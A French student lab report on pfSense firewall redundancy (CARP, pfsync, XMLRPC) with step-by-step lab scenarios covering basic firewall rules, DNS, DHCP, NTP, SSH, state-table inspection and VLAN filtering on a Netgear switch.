Pour augmenter la **disponibilité** du service il est possible de mettre en place un système composé de deux firewall, l'un étant maître et l'autre backup. Quand le maître tombe, le backup devient maître et s'occupe de maintenir le service jusqu'au réveil du maître.
Cette disponibilité est apporté par l'utilisation conjointe de deux protocole : **CARP** et **pfsync.**

3.5.1 CARP (Common Address Redundancy Protocol) :

-CARP est une implémentation libre du protocole VRRP pour les OS BSD (utilisable aussi sur les système Linux).
-CARP est implémenté sur un hôte par un pseudo-device (virtual interface) appelé **carpN** (ou N est un nombre entier).
-permet de former des **groupes de redondances** identifiés chacun par un **VHID** (valeur : 1 à 255)**.**
-il peut y avoir plusieurs groupes sur un sous réseau mais doivent avoir un VHID différent.

-chaque groupe possède une **adresse IP virtuelle**, c'est le membre actif du groupe (maître) qui utilise l'adresse virtuelle.
-toutes les adresses d'un groupe de redondance doivent appartenir au même sous réseau.
-deux mécanismes pour la diffusion d'annonces : ARP balancing ou IP balancing. Par défaut CARP utilise le mode IP balancing :


Dans ce mode une **adresse multicast MAC** est utilisée pour envoyer les annonces (advertisment) aux membres du groupe ainsi un switch (couche 2) retransmet l'annonce sur tout ces ports (flooding).

-l'intervalle entre deux annonces est définie par la configuration de deux paramètres :


-**advbase** : intervalle entre deux annonce (défaut 1 seconde).
-**advskew** : décalage de l'intervalle (défaut 0 pour le maître).

Pris ensemble ces deux paramètres précisent la fréquence en seconde d'annonces envoyés par l'hôte du groupe. (la formule : **advbase + (advskew / 255)**).

-un paramètre **password** est utilisé comme identificateur pour communiquer avec les membres d'un groupe de redondance (ce mot de passe doit être évidement le même sur tous les membres du groupe).



-Quand FW1 tombe, FW2 ne recevant plus d'annonce CARP, devient membre actif et envoie à son tour des annonces CARP
(mais à une fréquence moins élevé que le FW1)



- Le **maître diffuse une annonce toutes les secondes** sur chacune de ses interfaces CARP pour montrer qu'il est dans l'état UP :

Source : **ip_interface avec mac_ip_virtuelle**
Destination : **adresse 224.0.0.18** (adresse multicast réservé)

-Le **backup écoute les annonces** sur chacune de ses interfaces. S'il n'a rien reçu au bout de trois secondes, le backup prend le rôle de maître.

ci dessous on voit que le maître (10.1.2.111) envoie ses annonces toutes les secondes, une panne est simulés sur le maître au temps 18:52 :54, trois secondes après le backup n'ayant pas reçu d'annonces devient maître et envoie à son tour des annonces.

```
1138 18:52:50.488560 10.1.2.111          224.0.0.18
1139 18:52:51.479897 10.1.2.111          224.0.0.18
1140 18:52:52.471244 10.1.2.111          224.0.0.18
1142 18:52:53.462596 10.1.2.111          224.0.0.18
1144 18:52:54.453956 10.1.2.111          224.0.0.18
1145 18:52:57.813044 10.1.2.112          224.0.0.18
1147 18:52:59.193887 10.1.2.112          224.0.0.18
1148 18:53:00.573286 10.1.2.112          224.0.0.18
1149 18:53:01.951874 10.1.2.112          224.0.0.18
```

-voir scénario dual firewall dans la section 4.4 pour la configuration de CARP.

Référence :


http://www.openbsd.org/cgibin/man.cgi?query=carp&sektion=4&arch=&apropos=0&manpath=OpenBSD+4.9
http://www.kernel-panic.it/openbsd/carp/carp4.html

3.5.2 Synchronisation de la table d'état avec pfsync :

-**pfSync** est un protocole permettant l'échange d'informations (le contenu de la table d'états) entre les hôtes d'un groupe de redondance (maître et backup).

-La bonne pratique consiste à utiliser une interface (ou vlan) dédié au trafic de ce protocole :
-pour des raisons de sécurité (pas d'authentification).
-pour limiter le champs de la multi diffusion.

-l'échange entre les hôtes du groupe se fait par défaut en **multicast** (224.0.0.240) mais il est possible de faire de l'**unicast** :
Via le webGUI dans **CARP setting :**



ou avec l'option **syncpeer** d' ifconfig :

 # ifconfig pfsync0 syncpeer adresse_BACKUP syncdev enc0

Note : dans le cas d'une synchronisation entre deux hôtes en unicast il est possible de sécuriser le lien avec ipsec.

-Si ce lien est coupé, il y aura désynchronisation des états des sessions et lors d'un prochain passage maitre -> backup les sessions en cours seront perdues.

-voir scénario dual firewall dans la section 4.4 (interface SYN).

Référence :

http://www.openbsd.org/cgi-bin/man.cgiquery=pfsync&sektion=4&arch=&apropos=0&manpath=OpenBSD+4.9

3.5.3 Synchronisation de la configuration avec XMLRPC :


-pfsense utilise le standard **XML-RPC** (remote procedure call) pour synchroniser une partie de sa configuration (routes, règles, virtual ip, alias, nat, dhcpd, etc...) entre hôtes d'un groupe de redondance.

-XMLRPC est un standard permettant à un client d'exécuter une procédure distante sur un serveur. Les données sont encodées avec du XML et le protocole utilisé pour le transport de celles ci est HTTP.

Référence : http://xmlrpc.scripting.com/spec.html

4 Réalisation

Scénario 1 : Préparation du futur Laboratoire pfsense :



Pour ce laboratoire chaque étudiant a sa disposition le matériel suivant :

- Un pc ASUS (Ax) avec deux interfaces ethernet (NICs).
- Un CD Live de pfsense 2.0.1 et une clé USB (pour sauvegarder la configuration).
- Un pc DELL (DX) pour administrer le firewall.

Objectif du scénario :

L'objectif de ce scénario est de permettre au futur étudiant de découvrir l'interface d'administration de pfsense pour mettre en œuvre d'une configuration simple. L'étudiant sera aussi amené à comprendre le rôle de la state table (section 3.3 de la partie analyse) en allant observer les connexions traversant le firewall au fur et à mesure de son avancé dans le laboratoire (création de règles, requêtes ICMP, HTTP, DNS).

1 – Assigner les interfaces de pfsense :

-démarrer le pc ASUS.
-A la question : enable support VLAN [y/n] : répondez **n**
-on va ensuite vous demandez d'assigner les interfaces de pfsense (WAN, LAN,OPTX) au trois interfaces physiques du pc ASUS :

Interface WAN : **em2**
Interface LAN : **em0**
Interface OPT1 : vide

Note : Sous FreeBSD, le nom des périphériques est lié au driver utilisé pour la carte Ethernet

sur la carte mère du pc ASUS : la carte Ethernet est une **Asustek 100baseT** utilisant le driver **em.**

si vous n'êtes pas sur du nom de vos interfaces physique, utilisez le mode automatique :
-débrancher tous les câbles ethernet
-pour chaque interface :
-appuyer sur '**a**'.
-brancher l'interface physique souhaitée.
-vérifier que l'interface est bien UP, puis appuyez sur '**Enter**'.

-A la question : Do you want to proceed [y/n] : répondez **y** **(touche z** sur les claviers du labo**)**
le **menu de pfsense** apparaît :

```
0) Logout (SSH only)                  8) Shell
1) Assign Interfaces                  9) pfTop
2) Set interface(s) IP address       10) Filter Logs
3) Reset webConfigurator password    11) Restart webConfigurator
4) Reset to factory defaults         12) pfSense Developer Shell
5) Reboot system                     13) Upgrade from console
6) Halt system                       14) Disable Secure Shell (sshd)
7) Ping host
```

-vérifiez bien que les interfaces sont correctement assignées (au dessus du menu).

-configurer ces deux interfaces en leur donnant une configuration ip :
-**option 2** du menu pfsense (**set interface IP address**) :
-sélectionnez l'interface WAN :
-entrez l'adresse ip :**10.1.20.x**
-entrez les masque de sous réseau : **16**
-on n'active pas le DHCP
-on sélectionne cette fois l'interface LAN :
-entrez l'adresse ip : 192.168.1.1
-entrez les masque de sous réseau : **24**
-on n'active le pas le DHCP (pour l'instant).

note : Par défaut l'adresse ip de l'interface LAN est **192.168.1.1** (**DHCP activé).**

2- administration du firewall :

-configurer les paramètre réseau du pc DELL (192.168.1.xx /24 , gateway 192.168.1.1).
-établir une session http (http://192.168.1.1) depuis le pc DELL pour accéder à l'interface web (web GUI) :

Login : **admin** / password : **pfsense**

-vérifier la configuration de vos interface LAN et WAN via **Status -> interfaces.**
-faites un ping sur l'ip 10.1.1.1. Pourquoi le ping ne répond pas ? **Le firewall bloque la requête ICMP**

But 2.1 : autoriser le pc DELL à effectuer un ping sur le serveur de fichier 10.1.1.1 :

-allez dans **firewall -> rules**
-onglet **LAN**:
-ajouter une règle passante :

-protocole : **ICMP**
-source : **192.168.1.xx**
-port : **any**
-destination : **10.1.1.1**
-port : **any**
-gateway : **any**

-valider et enregistrer, puis testez la règle en effectuant un ping sur le serveur de fichier.
-dans diagnostics -> state : on peut voir une l'entrée **ICMP 192.168.1.xx -> 10.1.1.1 0:0**
-modifier cette règle afin d'autoriser les pings entre l'interface LAN et l'interface WAN.


Protocole : **ICMP**
Source : **LAN net**
Destination : **any**

-depuis le pc client, faite un ping sur l'adresse ip : 129.194.80 (www.tdeig.ch).
-dans diagnostics -> state : on peut voir une l'entrée **ICMP 192.168.1.xx -> 129.194.184.80 0:0**


-faite un ping sur www.google.ch. Pourquoi le ping ne répond pas ? **Aucune passerelle n'est configurée pour accédez à internet, de plus les requêtes DNS sont bloqué par le firewall**.

But 2.2 : configurer une passerelle (gateway) pour l'interface WAN :

-allez dans **Interfaces -> WAN**
-précisez la gateway (**10.1.0.1**) dans la partie **static ip configuration (add a new one)**.



-pour vérifier l'état de la passerelle, allez dans **Status -> gateway** :



note : Pfsense envoie périodiquement des pings à l' IP **Monitor** depuis son interface WAN pour vérifier l'état de la passerelle (Online ou offline).

```
icmp 129.194.184.98:8806 -> 129.194.184.1        0:0
```

But 2.3 : configurer le service DNS et autoriser le flux DNS vers l'extérieur :

-allez dans **System -> general setup.**
-dans la partie **DNS server :** ajouter un serveur DNS : **129.194.4.6** et sélectionnez l'interface **WAN** comme passerelle :

-sauvegarder et allez dans **status -> system log :** on voit que le système a bien préciser le serveur dns dans /etc/resolv.conf et utilise dnsmasq pour la gestion du service DNS.

```
dnsmasq[62525]: reading /etc/resolv.conf
dnsmasq[62525]: using nameserver 129.194.4.6#53
```

-ajoutez une règle autorisant les requêtes DNS depuis le LAN :

-protocole : **UDP**
-source : **LAN net**
-port : **any**
-destination : **129.194.4.6**
-port : **DNS (53)**

-allez dans **diagnotics -> state summary :** dans la partie **pair ip** on peut voir une connexion avec le serveur DNS.

129.194.184.98 -> 129.194.4.6	1			
	udp	1	1	1

-quelle est la différence avec la vue **diagnostics -> state ? C'est une vue globale de la table d'état (classé par ip source, ip destination et paire d'ip, on ne voit pas les numéro de ports mais on se rend bien compte du nombre de connexions (état) par source.**

-allez sur le site www.google.ch. Pourquoi le site n'est pas accessible ?
Le firewall bloque les requêtes HTTP (status -> system log -> onlglet firewall).

But 2.4 : permettre l'accès à internet :

-ajoutez une règle autorisant les requêtes HTTP depuis le LAN :


-protocole : **TCP**
-source : **LAN net**
-port : **any**
-destination : **any**
-port : **HTTP (80)**

-ressayer d'accéder au site www.google.ch. Observez la connexion dans la table d'état :

tcp	192.168.1.2:49259 -> 129.194.184.98:62677 -> 173.194.35.33:80	FIN_WAIT_2:FIN_WAIT_2

But 2.5 : activer un serveur DHCP sur l'interface LAN :

-dans **Service -> DHCP server -> onglet LAN,** activez le DHCP et décocher la case **deny unknown clients**. Indiquez une plage d'adresse pour le DHCP.



-dans **Service -> DNS forwarder** : assurer vous que l'option DNS forwarder est activé.
A quoi sert cette option ? **A propager le serveur DNS sur les clients DHCP de interface LAN**.

-changer la configuration ip du pc DELL pour passer en DHCP. Quelle configuration ip obtenez vous ?
Une adresse ip 192.168.1.10 et un masque de sous réseau de 255.255.255.0.

-dans **status -> system log -> onglet DHCP** : on peut voir l'échange DHCP :

```
dhcpd: Listening on BPF/em0/00:15:17:d6:e1:1a/192.168.1.0/24
dhcpd: Sending on BPF/em0/00:15:17:d6:e1:1a/192.168.1.0/24
dhcpd: Sending on Socket/fallback/fallback-net
dhcpd: DHCPDISCOVER from 00:1f:16:12:47:ae via em0
dhcpd: unexpected ICMP Echo Reply from 129.194.184.1
dhcpd: DHCPOFFER on 192.168.1.10 to 00:1f:16:12:47:ae (eternalist) via em0
dhcpd: DHCPREQUEST for 192.168.1.10 (192.168.1.1) from 00:1f:16:12:47:ae (eternalist) via em0
dhcpd: DHCPACK on 192.168.1.10 to 00:1f:16:12:47:ae (eternalist) via em0
dhcpd: Wrote 1 leases to leases file.
dhcpd: DHCPREQUEST for 192.168.1.10 from 00:1f:16:12:47:ae (eternalist) via em0
dhcpd: DHCPACK on 192.168.1.10 to 00:1f:16:12:47:ae (eternalist) via em0
```

Dans **status -> DHCP lease** :

IP address	MAC address	Hostname	Start	End	Online	Lease Type
192.168.1.10	00:1f:16:12:47:ae *Wistron*	eternalist	2012/05/21 11:57:47	2012/05/21 13:57:47	online	active

But 2.6 : synchroniser notre système avec NTP :

-dans **System -> general setup,** sélectionnez la bonne zone de temps (**europe/Zurich**).

-vérifier la synchronisation de l'heure sur le pc ASUS.
Note : pour connaître l'heure du pc ASUS depuis le pc DELL vous pouvez aller, depuis le web GUI dans : **Diagnotic -> command**, et exécutez la commande **date**

Dans la table d'état on peut voir la connexion aux serveurs temps de 0.pfsense.pool.ntp.org

```
udp    O 129.194.184.98:43533  195.216.64.208:123    2:2   6160   51   394 29944
udp    O 129.194.184.98:65439  81.94.123.17:123      2:2   6160   28   396 30096
udp    O 129.194.184.98:43739  217.147.223.78:123    2:2   6108   32   390 29640
```

On aurai aussi pu changer le serveur en utilisant notre propre serveur NTP, par exemple :

```
udp | 129.194.184.98:57350 -> 129.194.184.1:123 | MULTIPLE:MULTIPLE
```

But 2.7 : activez ssh pour administrer pfsense via remote shell :

-dans le menu pfsense : **option 14 enable Secure Shell**
-ou avec le web GUI dans **system -> advanced options -> enable ssh.**
-connecter vous en ssh a pfsense : ssh **root @pfsense.localdomain** (ou via putty sous windows).
-le mot de passe est le même que pour admin (**pfsense**).
-laissez le terminal ouvert.
-allez dans les log (system) : pour voir la trace de la connexion ssh.

```
sshd[43661]: Accepted keyboard-interactive/pam for root from 192.168.1.10 port 57531 ssh2
```

But 2.8: comprendre le rôle de la state table :

-faite un **ping -n 30** (envoie 30 ping) sur le serveur de fichier.
-consulter la state table via le web GUI (**diagnostic -> state**).
-que représente cette table ?
Cette table représente les <u>connexions actives transitant par le firewall.</u>

icmp	129.194.184.1:56585 <- 192.168.1.10	0:0
icmp	192.168.1.10:56585 -> 129.194.184.98:4188 -> 129.194.184.1	0:0

la première colonne précise le protocole (TCP,UDP,ICMP)
la deuxième le sens de la communication (Source -> Router -> Destination)
et la troisième colonne représente l'état de la connexion sous la forme endpoint**:**endpoint

-a partir du terminal ssh :
-choisissez l'option 8 pour accéder au shell de pfsense :
-tapez **pfctl -ss** puis entrez
-que représente le résultat de la commande ?
Cette commande nous retourne la state table.

-quelle différence avec la vue via **diagnostics -> state ? Aucune**

-utiliser l'outil **pftop (diagnostics -> pftop),** refaites un ping -n 30 sur le serveur de fichier, que constatez vous ? quel est le but de cet outil ?


On peut voir une entrée icmp entre votre machine et le serveur web. Quand le ping est terminé et que la durée de vie de la connexion à expirée (colonne EXP), l'entrée disparaît.
Pftop permet de monitorer <u>l'activité des connexions (active state) en temps réel</u>.

```
icmp  I 192.168.1.11:0        192.168.1.1:1          0:0     30     9     60  3600
```

PR
: ICMP (protocole)
D : I (data IN : connexion inbound)
SRC : 192.168.1.11 sur le port 0
DST : 192.168.1.1 sur le port 1
STATE : 0:0 (status pour chaque côté de la connexion)
AGE : 30 (nombres de secondes depuis la création de l'état)
EXP : 9 (nombre de secondes avant l'expiration de l'état)
PKTS : 60 (30 paquet envoyés, et 30 paquet reçu)
BYTES : 3600 (nombre d'octets échangés durant la connexion)

-dans **diagnostic -> state,** effacez le contenu de la table (**onglet reset state -> reset**).
-reprenez votre terminal ssh. Que Constatez vous ? Pourquoi ?
Le terminal ne répond plus car on a tué la connexion ssh en effaçant le contenu de la state table.

Scénario 2 : Filtrage par VLAN :



Matériel utilisé :

-un pc ASUS (pfsense) avec 2 interfaces physiques.
-un switch netgear gs116e (16 ports, support VLAN).
-un pc DELL sous windows 7 pour administrer le switch netgear.
-un laptop lenovo

Objectif du scénario :

L'objectif de se scénario est d'illustrer le support des VLAN 802.1Q par pfsense, et mettre en relief les principales étapes de configuration :

-mise en place de deux VLANs sur l'interface LAN de pfsense.
-configuration du switch.
-configuration d'un serveur DHCP pour chaque VLAN avec une plage d'adresse différente.


But 2.1 : créer et configurer les VLANs sur pfsense :

Depuis le pc dell accédez au web GUI : **interfaces -> assign** (on peut aussi passer par l'option 1 du menu pour assigner de nouvelle interfaces) :

-dans l'**onglet VLAN** ajouter 2 nouvelles VLAN :

-parent interface : **em0** (notre LAN)
-VLAN tag : **10**
-Description **VLAN_10**

-parent interface : **em0**
-VLAN tag : **20**
-Description **VLAN_20**



-dans l'**onglet Interface assignements** : ajouter 2 interfaces **OPT2** et **OPT3** et associez les avec les VLAN 10 et 20 :
-dans **service -> DHCP server**, on active le DHCP sur les interfaces OPT2 et OPT3

VLAN 10 : adresse ip : **192.168.10.1** /28 range : **192.168.10.10** à **192.168.10.20**

VLAN 20 : adresse ip : **192.168.20.1** /28 range : **192.168.20.10** à **192.168.20.20**

-La première fois qu'on configure des VLANs sur pfsense, il est plus sage de redémarrer le système pour être certain que les modifications ont bien été pris en compte.

But 2.2: configuration du switch netgear :

-on branche l'interface LAN de pfsense sur le port 1 du switch (trunk port).
-on branche le pc DELL sur le port 16 du switch (port pour administrer le switch)

-installation du logiciel d'administration (**Prosafe Plus Configuration Utility**) du switch netgear sur le pc DELL (logiciel propriétaire installation possible uniquement sous windows).
-lancer le logiciel :

	Product	Switch Name	MAC Address	IP Address	Located on IP Network
○	GS116E		74:44:01:d5:12:fb	192.168.1.12	192.168.1.11

-le pc DELL a reçu une adresse via le serveur DHCP de l'interface LAN :

192.168.1.11	00:0f:1f:8d:59:8d *WW Pcba Test*	albert-PC	2012/05/21 12:13:43	2012/05/21 14:13:43	online	active

- le switch netgear gs116e a lui aussi reçu une adresse ip (son adresse par defaut est 192.168.0.294)


192.168.1.12	74:44:01:d5:12:fb		2012/05/21 12:13:41	2012/05/21 14:13:41	offline	active

-le PC DELL et le switch sont bien sur le même sous réseau, on peut maintenant accéder à l'interface d'administration en cliquant sur le switch (password : **password**) :

-on active ensuite le VLAN trunking dans la section **VLAN -> 802.1Q -> Advanced 802.1Q VLAN : enable**


-dans la partie **VLAN configuration**, on rajoute les VLAN **10** et VLAN **20** (VLAN ID).

-ensuite il va falloir attribuer les ports du switch pour **accéder** aux VLANs ainsi que le port **trunk** dans la partie **VLAN membership** :



-pour les VLANs 10 et 20, on définit le port 1 (**port trunk**) avec le flag **T** (tagged).
-on précise les ports **d'accès** (de 2 à 9) pour VLAN 10 et les ports **d'accès** (de 10 à 15) pour VLAN 20 avec le flag **U** (untaged : paquet sans tag 802.1Q).

-la **VLAN 1** est ce qu'on appelle la **native VLAN,** elle va gérer le trafic non tagué, on laisse **le flag U** sur le port de trunking et sur le port d'administration et on l'enlève partout ailleurs :



Note : Par défaut tous les ports du switch sont configurés untaged sur VLAN 1.

-dans la partie **port PVID** :

Port 1 et 16 -> PVID : **1**
Port 2 à 9 -> PVID : **10**
Port 10 à 15 -> PVID : **20**

VLAN Identifier Setting

	VLAN ID	Port Members
☐	01	01 16
☐	10	01 02 03 04 05 06 07 08 09
☐	20	01 10 11 12 13 14 15

but 2.3 : vérification de la bonne configuration :

-branchez un pc sur le port 2 et un autre pc sur le port 13.
-dans **status -> interfaces,** on peut voir que les interfaces correspondantes sont bien actives :

OPT2	192.168.10.1 1000baseT <full-duplex>
OPT3	192.168.20.1 1000baseT <full-duplex>

-dans **status -> DHCP leases**, on peut vérifier si pfsense à bien attribué une adresse différente pour chaque VLAN :

192.168.10.10	00:1f:16:12:47:ae *Wistron*	eternalist	2012/05/22 14:29:42	2012/05/22 16:29:42	online	active
192.168.1.15	00:0f:1f:8d:59:8d *WW Pcba Test*	albert-PC	2012/05/22 14:00:31	2012/05/22 16:00:31	online	active
192.168.20.10	00:0f:1f:8d:59:45 *WW Pcba Test*	albert-PC	2012/05/22 14:23:21	2012/05/22 16:23:21	online	active

Depuis le pc DELL d'administration on ping le pc se trouvant sur la VLAN10 et le pc se trouvant sur VLAN20

icmp	192.168.10.10:1 <- 192.168.1.15	0:0
icmp	192.168.1.15:1 -> 192.168.10.10	0:0

icmp	192.168.20.10:1 <- 192.168.1.15	0:0
icmp	192.168.1.15:1 -> 192.168.20.10	0:0

-on autorise l' ICMP avec une règle sur les interfaces OPT2 et OPT3 :

Depuis le pc se trouvant sur VLAN10, on ping le pc du VLAN20 :

On test aussi dans le sens contraire :

icmp	192.168.10.10:1 <- 192.168.20.10	0:0
icmp	192.168.20.10:1 -> 192.168.10.10	0:0

-on autorise le service DNS pour les deux VLAN, mais on autorise uniquement VLAN10 (OPT2) à accéder à internet sur le port 80.

